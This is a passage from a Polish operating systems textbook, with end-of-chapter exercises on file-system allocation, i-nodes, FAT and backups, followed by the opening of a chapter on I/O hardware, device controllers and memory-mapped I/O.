13. Jednym ze sposobów zastosowania ciąglej alokacji dysku w taki sposób, by nie odczuwać problemu luk, jest kompaktowanie dysku za każdym razem, kiedy plik jest usuwany. Ponieważ wszystkie pliki są ciągle, skopiowanie pliku wymaga opóźnień związanych z wyszukiwaniem oraz obrotami dysku potrzebnymi do odczytania pliku. Zapisanie pliku z powrotem na dysk wymaga takiej samej pracy. Ile czasu zajmie wczytanie pliku do pamięci głównej, a następnie zapisanie go z powrotem na dysk do nowej lokalizacji przy założeniu, że czas wyszukiwania jest równy 5 ms, opóźnienie związane z obrotami wynosi 4 ms, szybkość przesyłania danych to 8 MB/s, a przeciętny rozmiar pliku to 8 kB? Ile czasu zajęłoby skompaktowanie połowy 16-gigabajtowego dysku dla tych wartości?
14. Na podstawie odpowiedzi na poprzednie pytanie rozważ, czy kompaktowanie dysku ma sens.
15. Niektóre urządzenia elektroniki cyfrowej muszą przechowywać dane, np. w postaci plików. Wymień nowoczesne urządzenie wymagające zapisywania danych w plikach, dla którego ciągła alokacja byłaby dobrym pomysłem.
16. Rozważmy i-węzeł pokazany na rysunku 4.10. Jeśli zawiera on 10 bezpośrednich adresów po 4 bajty każdy, a wszystkie bloki dyskowe mają rozmiar 1024 kB, to jaki maksymalny rozmiar może mieć plik?
17. Informacje o studentach określonej grupy są przechowywane w pliku. Informacje te są losowo czytane i aktualizowane. Założmy, że rekord opisujący każdego studenta ma stały rozmiar. Który z trzech systemów alokacji (ciągła, lista jednokierunkowa, bazująca na tabeli/indeksowana) będzie najbardziej odpowiedni?
18. Rozważmy plik, którego rozmiar w czasie życia zmienia się od 4 kB do 4 MB. Który z trzech systemów alokacji (ciągła, lista jednokierunkowa, bazująca na tabeli/indeksowana) będzie najbardziej odpowiedni?

19. Powiedzieliśmy, że można poprawić wydajność i zaoszczędzić miejsce na dysku dzięki zapisaniu danych krótkich plików w i-węźle. Ile bajtów danych można zapisać wewnątrz i-węzła dla i-węzła z rysunku 4.10?
20. Dwie studentki informatyki, Karolina i Elżbieta, dyskutują o i-węzłach. Karolina twierdzi, że pamięci stały się tak pojemne i tak tanie, że po otwarciu pliku prościej i szybciej jest pobrać nową kopię i-węzła do tablicy i-węzłów, zamiast przeszukiwać całą tablicę, by stwierdzić, czy i-węzeł już tam jest. Elżbieta się z tym nie zgadza. Która studentka ma rację?
21. Wymień jedną cechę, która daje przewagę twardym dowiązaniom nad symbolicznymi, i jedną, która daje przewagę dowiązaniom symbolicznym nad twardymi.
22. Wyjaśnij, jakie są różnice pomiędzy twardymi i miękkimi dowiązaniami w odniesieniu do alokacji i-węzłów.
23. Rozważmy dysk o pojemności 4 TB, na którym wykorzystano 4-kilobajtowe bloki i metodę listy wolnych bloków. Ile adresów bloków można zapisać w jednym bloku?
24. Wolne miejsce na dysku można śledzić za pomocą listy wolnych bloków lub mapy bitowej. Adresy dyskowe wymagają D bitów. Dla dysku zawierającego B bloków, z których F jest wolnych, sformułuj warunek, pod którym lista bloków wolnych zużywa mniej miejsca niż mapa bitowa. Przedstaw odpowiedź w postaci procentowej wartości miejsca na dysku, która ma być wolna dla D równego 16.
25. Po sformatowaniu partycji dyskowej po raz pierwszy początek mapy bitowej wolnych miejsc na dysku wygląda następująco: 1000 0000 0000 0000 (pierwszy blok jest wykorzystywany przez katalog główny). System zawsze poszukuje wolnych bloków, począwszy od bloku o najniższym numerze, zatem po zapisaniu pliku A , który zużywa sześć bloków, mapa bitowa wygląda następująco: 1111 1110 0000 0000. Jaka będzie zawartość mapy bitowej po wykonaniu każdej z poniższych dodatkowych operacji?
 - (a) Zapis pliku B z wykorzystaniem pięciu bloków.
 - (b) Usunięcie pliku A .
 - (c) Zapis pliku C z wykorzystaniem ośmiu bloków.
 - (d) Usunięcie pliku B .
26. Co by się stało, gdyby mapa bitowa lub lista zawierająca informacje na temat wolnych bloków na dysku została całkowicie utracona z powodu awarii? Czy istnieje jakiś sposób odzyskania danych, czy dysk nadaje się do wyrzucenia? Przedyskutuj odpowiedzi osobno dla systemu plików UNIX, a osobno dla systemu plików FAT-16.
27. Olek Sowa pracuje w uniwersyteckim centrum obliczeniowym. Jego zadaniem jest wymiana taśm używanych do wykonywania kopii zapasowych. W oczekiwaniu na zapisanie każdej z taśm Olek przygotowuje pracę doktorską, w której udowadnia, że sztuki Szekspira były napisane przez przybyszów z innej planety. Jego edytor tekstu działa w systemie, którego kopia zapasowa właśnie się wykonuje, ponieważ jest tam tylko jeden komputer. Czy jest jakiś problem z takim układem pracy?
28. W tekście niniejszego rozdziału dość szczegółowo omówiliśmy wykonywanie przyrostowych kopii zapasowych. W systemie Windows można łatwo stwierdzić, kiedy należy archiwizować plik, ponieważ każdy plik ma bit archiwizacji. W systemie UNIX nie ma takiego bitu. W jaki sposób uniksowe programy do wykonywania kopii zapasowych decydują o tym, które pliki archiwizować?

29. Przypuśćmy, że plik 21 na rysunku 4.21 nie był modyfikowany od czasu wykonywania ostatniej kopii zapasowej. Jakie będą różnice pomiędzy czterema mapami bitowymi z rysunku 4.22?
30. Zaproponowano, aby pierwsza część każdego pliku w systemie UNIX była zapisana w tym samym bloku dyskowym, co jego i-węzeł. Jakie korzyści z tego wynikają?
31. Spójrz na rysunek 4.23. Czy istnieje możliwość, aby dla pewnego konkretnego numeru bloku liczniki na *obu* listach miały wartość 2? W jaki sposób należy poprawić ten problem?
32. Wydajność systemu plików zależy od współczynnika trafień w pamięci podręcznej (części bloków znalezionych w pamięci podręcznej). Podaj wzór na średni czas wymagany do spełnienia żądania dla współczynnika trafień h , jeśli spełnienie żądania z pamięci podręcznej zajmuje 1 ms, a 40 ms w przypadku gdy jest potrzebny odczyt z dysku. Narysuj wykres tej funkcji dla wartości h z zakresu od 0 do 1,0.
33. Jaki rodzaj pamięci podręcznej jest bardziej odpowiedni dla zewnętrznego dysku twardego USB dołączanego do komputera: pamięć podręczna z buforowaniem bez wstrzymywania zapisu (ang. *write-through cache*) czy blokowa pamięć podręczna?
34. Rozważmy aplikację, w której informacje dotyczące studentów są przechowywane w pliku. Aplikacja pobiera identyfikator studenta jako dane wejściowe, a następnie czyta, aktualizuje i zapisuje odpowiedni rekord studenta. Proces jest powtarzany do czasu, aż aplikacja zakończy pracę. Czy w tej aplikacji będzie przydatna technika czytania bloku zawczasu (ang. *read ahead*)?
35. Rozważmy dysk, na którym jest 10 bloków danych, od bloku 14 do 23. Założymy, że na dysku są dwa pliki: $f1$ i $f2$. W strukturze katalogów są informacje, zgodnie z którymi pierwsze bloki danych plików $f1$ i $f2$ znajdują się odpowiednio pod adresami 22 i 16. Jakie bloki danych zostały przydzielone do plików $f1$ i $f2$ przy założeniu, że w tabeli FAT znajdują się następujące pozycje:
- (14,18); (15,17); (16,23); (17,21); (18,20); (19,15); (20, -1); (21, -1); (22,19); (23,14)?
- W powyższej notacji (x, y) oznacza, że wartość zapisana w pozycji tabeli x wskazuje na blok danych y .
36. Zastosuj ideę z rysunku 4.17 dla dysku o średnim czasie wyszukiwania równym 8 ms, szybkości obrotowej 15 000 rpm oraz gęstości zapisu 262 144 bajtów na ścieżkę. Jaka będzie szybkość przesyłania danych dla bloków danych o rozmiarach odpowiednio 1 kB, 2 kB i 4 kB?
37. Pewien system plików wykorzystuje 2-kilobajtowe bloki dyskowe. Średni rozmiar pliku wynosi 1 kB. Jaka część miejsca na dysku byłaby stracona, gdyby wszystkie pliki miały rozmiar dokładnie 1 kB? Czy sądzisz, że straty dla rzeczywistego systemu plików byłyby większe od tej liczby, czy mniejsze? Uzasadnij swoją odpowiedź.
38. Jaki jest największy dostępny rozmiar pliku (w bajtach), do którego można uzyskać dostęp za pomocą 10 bezpośrednich adresów i jednego bloku pośredniego, jeśli wziąć pod uwagę, że rozmiar bloku dyskowego wynosi 4 kB, a wartość adresu wskaźnika bloku wynosi 4 bajty?
39. Pliki w systemie MS-DOS muszą rywalizować o miejsce w tabeli FAT-16 umieszczonej w pamięci. Jeśli jeden plik zużywa k pozycji, te k pozycji nie jest dostępnych dla żadnego innego pliku. Jakie ograniczenie wprowadza to na całkowity rozmiar wszystkich plików?

40. System plików w systemie UNIX wykorzystuje 1-kilobajtowe bloki i 4-bajtowe adresy dyskowe. Jaki jest maksymalny rozmiar pliku, jeśli każdy i-węzeł zawiera 10 bezpośrednich wpisów oraz po jednym jednopośrednim, dwupośrednim i trójpospośrednim?
41. Ile operacji dyskowych potrzeba do pobrania i-węzła dla pliku `/usr/ast/courses/os/handout.t?` Założmy, że i-węzeł dla katalogu głównego znajduje się w pamięci, ale nie ma w niej i-węzłów dla innych katalogów w ścieżce. Założmy także, że wszystkie katalogi mieszczą się w jednym bloku dyskowym.
42. W wielu systemach uniksowych i-węzły są umieszczone na początku dysku. Alternatywny projekt polega na przydzieleniu i-węzła w momencie tworzenia pliku i umieszczeniu i-węzła na początku pierwszego bloku pliku. Omów argumenty za tym rozwiązaniem i przeciw niemu.
43. Napisz program, który odwraca bajty w pliku w taki sposób, że ostatni bajt jest pierwszym, a pierwszy bajt ostatnim. Program powinien działać z plikami o dowolnym rozmiarze. Postaraj się, aby był stosunkowo wydajny.
44. Napisz program, który począwszy od określonego katalogu, schodzi w dół drzewa i rejestruje rozmiary wszystkich znalezionych plików. Po zakończeniu tych działań powinien wyświetlać histogram rozmiarów plików, wykorzystując szerokość koszyka podaną jako parametr (np. dla wartości 1024 w jednym koszyku mieszczą się pliki o rozmiarach 0 – 1023 bajtów, w drugim 1024 – 2047 itd.).
45. Napisz program, który skanuje wszystkie katalogi w systemie plików UNIX oraz znajduje i lokalizuje wszystkie i-węzły o liczniku twardych dowiązań równym dwa lub więcej. Dla każdego takiego pliku program wyświetla wszystkie nazwy plików wskazujące na plik.
46. Napisz nową wersję uniksowego programu `ls`. W tej wersji program pobiera jako argument nazwę jednego katalogu lub większej liczby katalogów i dla każdego z nich wyświetla wszystkie pliki w tym katalogu, po jednym wierszu na plik. Każde pole powinno być odpowiednio sformatowane, zgodnie z jego typem. Należy wyświetlić tylko pierwszy adres dyskowy.
47. Napisz program do pomiaru wpływu rozmiarów bufora na poziomie aplikacji na czas odczytu. Program wykorzystuje zapis i odczyt do dużego pliku (powiedzmy o rozmiarze 2 GB). Wypróbuj różne rozmiary bufora (np. od 64 bajtów do 4 kB). Do zmierzenia czasu dla różnych rozmiarów bufora wykorzystaj procedury do mierzenia czasu (np. `gettimeofday` oraz `getitimer` w systemie UNIX). Przeanalizuj wyniki i sformułuj wnioski z przeprowadzonych badań: czy rozmiar bufora wpływa na ogólny czas zapis i czas pojedynczej operacji zapisu?
48. Zaimplementuj symulowany system plików, który będzie się w całości zawierał w pojedynczym, zwykłym pliku zapisanym na dysku. Ten plik dyskowy będzie zawierał katalogi, i-węzły, informacje o blokach wolnych, bloki danych pliku itp. Wybierz odpowiednie algorytmy do przechowywania informacji dotyczących wolnych bloków oraz przydzielenia bloków danych (ciągły, indeksowany, lista jednokierunkowa). Program powinien przyjmować od użytkownika polecenia systemowe tworzenia i usuwania katalogów, tworzenia, usuwania i otwierania plików, czytania i pisania z (do) wybranego pliku oraz wyświetlenia zawartości katalogu.

5

WEJŚCIE-WYJŚCIE

Oprócz dostarczania abstrakcji, takich jak procesy (oraz wątki), przestrzenie adresowe i pliki, system operacyjny zarządza również wszystkimi urządzeniami wejścia-wyjścia. Musi wydawać polecenia do urządzeń, przechwytywać przerwania i obsługiwać błędy. Powinien także dostarczać prosty i łatwy do posługiwania się interfejs pomiędzy urządzeniami i resztą systemu. W miarę możliwości interfejs powinien być taki sam dla wszystkich urządzeń (w celu zapewnienia niezależności od urządzeń). Kod obsługi wejścia-wyjścia reprezentuje istotną część całego systemu operacyjnego. Tematem tego rozdziału jest sposób, w jaki system operacyjny zarządza urządzeniami wejścia-wyjścia.

Niniejszy rozdział zorganizowano w następujący sposób: po pierwsze przeanalizujemy pewne warunki, jakie musi spełniać sprzętowa część wejścia-wyjścia, a następnie ogólnie omówimy oprogramowanie wejścia-wyjścia. Oprogramowanie wejścia-wyjścia ma strukturę warstwową, przy czym zadanie każdej warstwy jest dokładnie zdefiniowane. W tym rozdziale omówimy poszczególne warstwy oprogramowania wejścia-wyjścia. Pokażemy, za co są odpowiedzialne i w jaki sposób tworzą całość.

Po tym wprowadzeniu szczegółowo omówimy kilka urządzeń wejścia-wyjścia: dyski, zegary, klawiatury i monitory. Przy okazji prezentacji każdego urządzenia scharakteryzujemy związany z nim sprzęt i oprogramowanie. Na końcu omówimy zagadnienia związane z zarządzaniem energią.

5.1. WARUNKI, JAKIE POWINIEN SPEŁNIAĆ SPRZĘT WEJŚCIA-WYJŚCIA

Różni ludzie patrzą na sprzęt wejścia-wyjścia w różny sposób. Inżynierowie elektrycy analizują go pod kątem układów, przewodów, zasilaczy, silników oraz wszystkich innych fizycznych komponentów. Programiści patrzą na interfejs udostępniany dla programów — polecenia, które sprzęt przyjmuje, funkcje, jakie realizuje, oraz błędy, które może zgłaszać. W niniejszej książce

będziemy się zajmować programowaniem urządzeń wejścia-wyjścia, a nie ich projektowaniem, tworzeniem lub utrzymywaniem. W związku z tym będzie nas interesowało to, w jaki sposób sprzęt jest zaprogramowany, a nie to, jak pracuje wewnętrz. Niemniej jednak programowanie wielu urządzeń wejścia-wyjścia często jest nierozerwalnie związane z ich wewnętrznym działaniem. W następnych trzech punktach przedstawimy ogólne wprowadzenie w tematykę sprzętu wejścia-wyjścia oraz sposób, w jaki jest on powiązany z oprogramowaniem. Można to uznać za przegląd i rozszerzenie materiału, który wstępnie zaprezentowaliśmy w podrozdziale 1.3.

5.1.1. Urządzenia wejścia-wyjścia

Urządzenia wejścia-wyjścia można z grubsza podzielić na dwie kategorie: *urządzenia blokowe* i *urządzenia znakowe*. Urządzenie blokowe to takie, które przechowuje informacje w blokach o stałym rozmiarze — każdy ma swój własny adres. Popularne rozmiary bloków mieszczą się w zakresie od 512 do 32 768 bajtów. Wszystkie transfery danych dotyczą jednego lub kilku (kolejnych) bloków. Kluczową własnością urządzenia blokowego jest możliwość odczytu lub zapisu każdego bloku niezależnie od pozostałych. Popularnymi urządzeniami blokowymi są dyski twardye, dyski *Blu-ray* oraz dyski USB.

Jeśli przyjrzymy się uważnie, zauważmy, że granica pomiędzy urządzeniami adresowalnymi na poziomie bloków a tymi, które nie są adresowalne w ten sposób, nie jest dobrze zdefiniowana. Wszyscy się zgadzają, że dysk jest urządzeniem adresowalnym na poziomie bloków, ponieważ niezależnie od tego, gdzie w danym momencie znajduje się ramię, zawsze można wyszukać inny cylinder i poczekać, aż dysk obróci się w ten sposób, że wymagany blok znajdzie się pod głowicą. Rozważmy teraz kwestię starego napędu taśmowego, nadal czasami używanego (ze względu na niską cenę taśm) do tworzenia kopii zapasowych danych na dysku. Taśmy zawierają sekwencję bloków. Jeśli napęd taśm otrzyma polecenie przeczytania bloku N , zawsze może przewinąć taśmę do początku, a następnie przesunąć ją do przodu aż do bloku N . Operacja ta jest analogiczna do wyszukiwania danych na dysku, poza tym, że zajmuje znacznie więcej czasu. Przy odrobinie wysiłku można by również zapisać jeden blok w środku taśmy. Nawet gdyby można było używać taśm jako urządzeń blokowych o losowym dostępie, byłoby to lekkie nadużycie: zwykle urządzenia te nie są używane w ten sposób.

Innym typem urządzeń wejścia-wyjścia są urządzenia znakowe. Urządzenie znakowe dostarcza lub akceptuje strumień znaków, nie biorąc pod uwagę struktury bloku. Nie jest adresowalne i nie udostępnia operacji seek. Drukarki, interfejsy sieciowe, myszy (do wskazywania), szczury (do eksperymentów w laboratoriach psychologicznych) oraz większość innych urządzeń, które nie są podobne do dysków, to urządzenia znakowe.

Taka klasyfikacja nie jest doskonała. Niektóre urządzenia do niej nie pasują. I tak zegary nie są adresowalne na poziomie bloków. Nie generują też ani nie akceptują strumieni znakowych. Jedyne, co robią, to generują przerwania w ścisłe określonych przedziałach. Monitory odwzorowane w pamięci również nie pasują dobrze do tego modelu. Nie pasują również ekranы dotykowe. Model urządzeń blokowych i znakowych jest jednak na tyle ogólny, że można go wykorzystać jako podstawę do stworzenia niezależnego od urządzeń oprogramowania systemu operacyjnego obsługującego wejście-wyjście; np. system plików obsługuje tylko abstrakcyjne urządzenia blokowe i pozostawia część zależną od urządzeń oprogramowaniu niższego poziomu.

Urządzenia wejścia-wyjścia działają w szerokim zakresie szybkości. W związku z tym oprogramowanie musi dobrze działać na przestrzeni wielu różnych szybkości przesyłania danych. Szybkości przesyłania danych kilku popularnych urządzeń zestawiono w tabeli 5.1. Większość tych urządzeń wykazuje tendencję zwiększania szybkości działania wraz z rozwojem technologii.

Tabela 5.1. Typowe szybkości przesyłania danych dla urządzeń, sieci i magistrali

Urządzenie	Szybkość przesyłania danych
Klawiatura	10 bajtów/s
Mysz	100 bajtów/s
56K modem	7 kB/s
Skaner pracujący w rozdzielcości 300 dpi	1 MB/s
Kamera cyfrowa	3,5 MB/s
Dysk Blu-ray o szybkości 4x	18 MB/s
Sieć bezprzewodowa 802.11n	37,5 MB/s
USB 2.0	60 MB/s
FireWire 800	100 MB/s
Sieć Gigabit Ethernet	125 MB/s
Napęd dysku SATA 3	600 MB/s
USB 3.0	625 MB/s
Magistrala SCSI Ultra 5	640 MB/s
Jednopasmowa magistrala PCIe 3.0	985 MB/s
Magistrala Thunderbolt 2	2,5 GB/s
Sieć SONET OC-768	5 GB/s

5.1.2. Kontrolery urządzeń

Urządzenia wejścia-wyjścia zwykle składają się z komponentu mechanicznego i komponentu elektronicznego. Często można rozdzielić te dwie części w celu zapewnienia bardziej modularnej budowy. Komponent elektroniczny nosi nazwę *kontrolera urządzenia* lub *adAPTERA*. W komputerach osobistych często przyjmuje on formę układu na płycie głównej lub karty rozszerzeń, którą można podłączyć do gniazda rozszerzeń (PCI). Komponent mechaniczny stanowi samo urządzenie. Taki układ pokazano na rysunku 1.6.

Na karcie kontrolera często występuje złącze, do którego można podłączyć kabel prowadzący do urządzenia. Wiele kontrolerów może obsłużyć dwa, cztery, a nawet osiem identycznych urządzeń. Jeśli interfejs pomiędzy kontrolerem a urządzeniem jest standardowy — np. zgodny z oficjalnym standardem ANSI, IEEE lub ISO albo ze standardem de facto — to producenci mogą stworzyć kontrolery pasujące do tego interfejsu. Wiele firm produkuje napędy dysków, które są zgodne z interfejsami: SATA, SCSI, USB, Thunderbolt lub FireWire (IEEE 1394).

Interfejs pomiędzy kontrolerem a urządzeniem często jest bardzo niskiego poziomu. Przykładowo dysk może być sformatowany w taki sposób, że zawiera 10 tysięcy sektorów po 512 bajtów na ścieżkę. Z napędu wysyłany jest jednak szeregowy strumień bitów rozpoczynający się od *preambuły*, za którą występuje po 4096 bitów na sektor i, na koniec, suma kontrolna zwana także *kodem korekcji błędów* (ang. *Error-Correcting Code* — ECC). Preambuła jest zapisywana podczas formatowania dysku i zawiera numery cylindra i sektora, rozmiar sektora i tym podobne dane, a także informacje dotyczące synchronizacji.

Zadaniem kontrolera jest konwersja szeregowego strumienia bitów na blok bajtów i przeprowadzenie korekcji błędów, jeśli zachodzi taka potrzeba. Blok bajtów jest zazwyczaj najpierw składany bit po bicie w wewnętrznym buforze kontrolera. Po zweryfikowaniu sumy kontrolnej i oznaczeniu bloku jako wolnego od błędów może on być skopiowany do pamięci głównej.

Kontroler monitora LCD pracuje jako bitowe urządzenie szeregowe na równie niskim poziomie. Czyta bajty zawierające znaki do wyświetlenia z pamięci i na tej podstawie generuje sygnały używane do modulowania polaryzacji podświetlenia pikseli, które mają być wyświetcone na ekranie. Gdyby nie kontroler monitora LCD, programista systemu operacyjnego musiałby jawnie programować pole elektryczne dla wszystkich pikseli. Dzięki kontrolerowi system operacyjny inicjuje kontroler kilkoma parametrami, takimi jak numer znaku lub liczba pikseli w wierszu, i powierza kontrolerowi właściwą obsługę sterowania polem elektrycznym.

W bardzo krótkim czasie monitory LCD całkowicie zastąpiły stare monitory CRT (ang. *Cathode Ray Tube*). W monitorach CRT wiązka elektronów jest kierowana na fluorescencyjny ekran. Urządzenie, wykorzystując pola magnetyczne, potrafi zagiąć wiązkę i narysować piksele na ekranie. W porównaniu z ekranami LCD monitory CRT były nieporęczne, zużywały dużo energii i łatwo ulegały awariom. Ponadto rozdzielcość współczesnych ekranów LCD (Retina) jest tak dobra, że ludzkie oko nie jest w stanie rozróżnić poszczególnych pikseli. Trudno sobie dzisiaj wyobrazić, że w przeszłości laptopy były wyposażone w niewielkie ekrany CRT, z których powodu miały ponad 20 cm grubości, a ich waga sięgała 12 kg.

5.1.3. Urządzenia wejścia-wyjścia odwzorowane w pamięci

Każdy kontroler ma kilka rejestrów, które są używane do komunikacji z procesorem. Dzięki zapisowi informacji do tych rejestrów system operacyjny może nakazać urządzeniu dostarczenie danych, zaakceptowanie danych, wyłączenie lub wyłączenie się albo wykonanie innych działań. Dzięki odczytowi danych z tych rejestrów system operacyjny może się dowiedzieć, jaki jest stan urządzenia, czy jest ono przygotowane do zaakceptowania nowego polecenia itp. Oprócz rejestrów sterujących wiele urządzeń posiada bufor danych, który system operacyjny może wykorzystać do czytania informacji i do którego może je zapisywać; np. popularnym sposobem wyświetlania pikseli na ekranie jest wykorzystanie pamięci RAM obrazu, która w zasadzie jest buforem danych dostępnym dla programów lub systemu operacyjnego do zapisu.

W związku z tym powstaje problem, w jaki sposób procesor komunikuje się z rejestrami sterującymi i buforami danych urządzenia. Istnieją dwa alternatywne rozwiązania. W pierwszym podejściu każdemu rejestrowi sterującemu jest przypisywany numer *portu wejścia-wyjścia* — liczba całkowita o rozmiarze 8 lub 16 bitów. Zbiór wszystkich portów wejścia-wyjścia tworzy przestrzeń portów wejścia-wyjścia i jest chroniony w taki sposób, aby zwykli użytkownicy nie mieli do niego dostępu (może do niego uzyskać dostęp tylko system operacyjny). Za pomocą specjalnej instrukcji wejścia-wyjścia, np.:

```
IN REG,PORT,
```

procesor może wczytać rejestr sterujący PORT i zapisać wynik w rejestrze procesora REG. Na podobnej zasadzie, korzystając z instrukcji:

```
OUT PORT,REG
```

procesor może zapisać zawartość swojego rejestrów REG do rejestrów sterujących urządzenia. W ten sposób działała większość wczesnych komputerów, włącznie z prawie wszystkimi komputerami mainframe, np. IBM 360, a także wszystkimi jego potomkami.


W tym schemacie przestrzenie adresowe dla pamięci i wejścia-wyjścia są różne, co pokazano na rysunku 5.1(a): W tym projekcie instrukcje:

```
IN R0,4
```

oraz:

MOV R0,4

są całkowicie różne. Pierwsza czyta zawartość portu wejścia-wyjścia o numerze 4 i umieszcza go w rejestrze R0, natomiast druga czyta zawartość słowa pamięci o adresie 4 i umieszcza w rejestrze R0. Czwórki w tych przykładach odnoszą się do innych, niezwiązanych ze sobą przestrzeni adresowych.



Rysunek 5.1. (a) Osobne przestrzenie wejścia-wyjścia i pamięci; (b) urządzenia wejścia-wyjścia odwzorowane w pamięci; (c) rozwiązywanie mieszanego

Drugie podejście, które wprowadzono w komputerze PDP-11, polega na odwzorowaniu wszystkich rejestrów sterujących w przestrzeni pamięci, tak jak pokazano na rysunku 5.1(b). Do każdego rejestru sterującego jest przypisywany unikatowy adres pamięci, do którego nie została przypisana żadna komórka pamięci. Taki system realizuje *wejście-wyjście odwzorowane w pamięci*. Zazwyczaj urządzeniom wejścia-wyjścia są przypisywane adresy z początku przestrzeni adresowej. Na rysunku 5.1(c) pokazano układ hybrydowy, w którym występują bufora danych wejścia-wyjścia odwzorowane w pamięci oraz osobne porty wejścia-wyjścia dla rejestrów sterujących. Taką architekturę zastosowano w systemach Pentium, gdzie oprócz portów wejścia-wyjścia o adresach od 0 do 64 kB, dla zachowania zgodności z IBM PC zarezerwowano adresy od 640 kB do 1 MB dla buforów danych urządzeń.

W jaki sposób działają te mechanizmy? We wszystkich przypadkach, gdy procesor chce odczytać słowo — z pamięci lub z portu wejścia-wyjścia — umieszcza potrzebny adres na liniach adresowych magistrali, a następnie ustawia sygnał READ na linii sterującej magistrali. Druga linia sygnałowa jest wykorzystywana w celu poinformowania, czy jest potrzebna przestrzeń wejścia-wyjścia, czy przestrzeń pamięci. Jeśli jest to przestrzeń pamięci, na żądanie odpowiada pamięć. Jeśli jest to przestrzeń wejścia-wyjścia, na żądanie odpowiada urządzenie wejścia-wyjścia. Jeśli jest tylko jedna przestrzeń pamięci (tak jak na rysunku 5.1(b)), to każdy moduł pamięci i każde urządzenie wejścia-wyjścia porównują linie adresowe do obsługiwanej zakresu adresów. Jeżeli adres mieści się w tym zakresie, to dany moduł lub urządzenie odpowiada na żądanie. Ponieważ żaden adres nigdy nie może być przypisany jednocześnie do pamięci i urządzenia wejścia-wyjścia, nie ma niejednoznaczności ani konfliktów.

Przedstawione dwa schematy adresowania kontrolerów mają różne mocne i słabe strony. Zaczniemy od mocnych stron urządzeń wejścia-wyjścia odwzorowanych w pamięci. Po pierwsze, jeśli są potrzebne specjalne instrukcje do czytania i zapisywania rejestrów sterujących, dostęp do nich wymaga użycia kodu asemblera. W języku C lub C++ nie ma możliwości wykonania instrukcji IN lub OUT. Wywołanie takiej procedury wiąże się z dodatkowymi kosztami związanymi z zarządzaniem urządzeniami wejścia-wyjścia. Z drugiej strony w przypadku urządzeń wejścia-wyjścia

odwzorowanych w pamięci rejesty sterujące urządzeń są po prostu zmiennymi w pamięci i można je adresować w języku C w taki sam sposób, jak inne zmienne. Tak więc w przypadku urządzeń wejścia-wyjścia odwzorowanych w pamięci sterownik urządzenia wejścia-wyjścia można napisać w całości w języku C. Bez odwzorowania do pamięci konieczne byłoby skorzystanie z kodu asemblera.

Po drugie w przypadku urządzeń wejścia-wyjścia odwzorowanych w pamięci nie jest potrzebny specjalny mechanizm zabezpieczający przed wykonywaniem operacji wejścia-wyjścia przez procesy użytkownika. System operacyjny musi jedynie zadbać o to, aby żadna część przestrzeni adresowej zawierającej rejesty sterujące nie znalazła się w żadnej wirtualnej przestrzeni adresowej użytkownika. Co więcej, jeśli każde urządzenie będzie miało swoje rejesty sterujące na innej stronie przestrzeni adresowej, system operacyjny będzie mógł dać użytkownikowi kontrolę nad określonymi urządzeniami, a nad innymi nie, po prostu włączając pożądane strony do tabeli stron dostępnych dla użytkownika. Taki mechanizm pozwala na umieszczenie różnych sterowników urządzeń w różnych przestrzeniach adresowych, co nie tylko zmniejsza rozmiar jądra, ale także zabezpiecza przed tym, aby jeden sterownik przeszkadzał innym.

Po trzecie w przypadku wejścia-wyjścia odwzorowanego w pamięci każda instrukcja, która może odwołać się do pamięci, może również odwołać się do rejestrów sterujących. Jeśli np. istnieje instrukcja TEST, która testuje, czy słowo pamięci zawiera wartość 0, można ją również wykorzystać do testowania, czy rejestr sterujący ma wartość 0. Może to być sygnałem, że urządzenie jest bezczynne i gotowe do przyjęcia nowego polecenia. Kod w języku asemblera mógłby mieć następującą postać:


```
LOOP: TEST PORT_4          // sprawdzenie, czy port 4 ma wartość 0
      BEQ READY           // jeśli tak, przejdź do READY
      BRANCH LOOP          // w przeciwnym wypadku kontynuuj testowanie
READY:
```

Gdyby nie było wykorzystywane wejście-wyjście odwzorowane w pamięci, rejestr sterujący musiałby być najpierw wczytany do procesora, a następnie przetestowany, co wymagałoby dwóch instrukcji zamiast jednej. W przypadku pętli zamieszczonej powyżej trzeba by dodać czwartą instrukcję, co nieco spowolniłoby czas reakcji przy wykrywaniu bezczynnego urządzenia.

W projektowaniu urządzeń komputerowych prawie zawsze obowiązuje zasada coś za coś. Tak jest także w tym przypadku. Wejście-wyjście odwzorowane w pamięci ma również swoje złe strony. Po pierwsze w większości współczesnych komputerów jest dostępna jakaś forma buforowania słów pamięci w pamięci podręcznej. Buforowanie rejestrów sterujących urządzenia miałoby katastrofalne skutki. Spróbujmy wyobrazić sobie działanie przytoczonej powyżej pętli asemblerowej w przypadku zastosowania buforowania. Przy pierwszym odwołaniu do adresu PORT_4 wartość, która tam się znajduje, została umieszczona w pamięci podręcznej. Przy kolejnych odwołaniach wartość byłaby pobierana z pamięci podręcznej nawet bez odpytywania urządzenia. Kiedy urządzenie w końcu osiągnęłoby stan gotowości, oprogramowanie nie miałoby żadnej możliwości, by to sprawdzić. Zamiast tego program wykonywałby się w pętli nieskończonej.

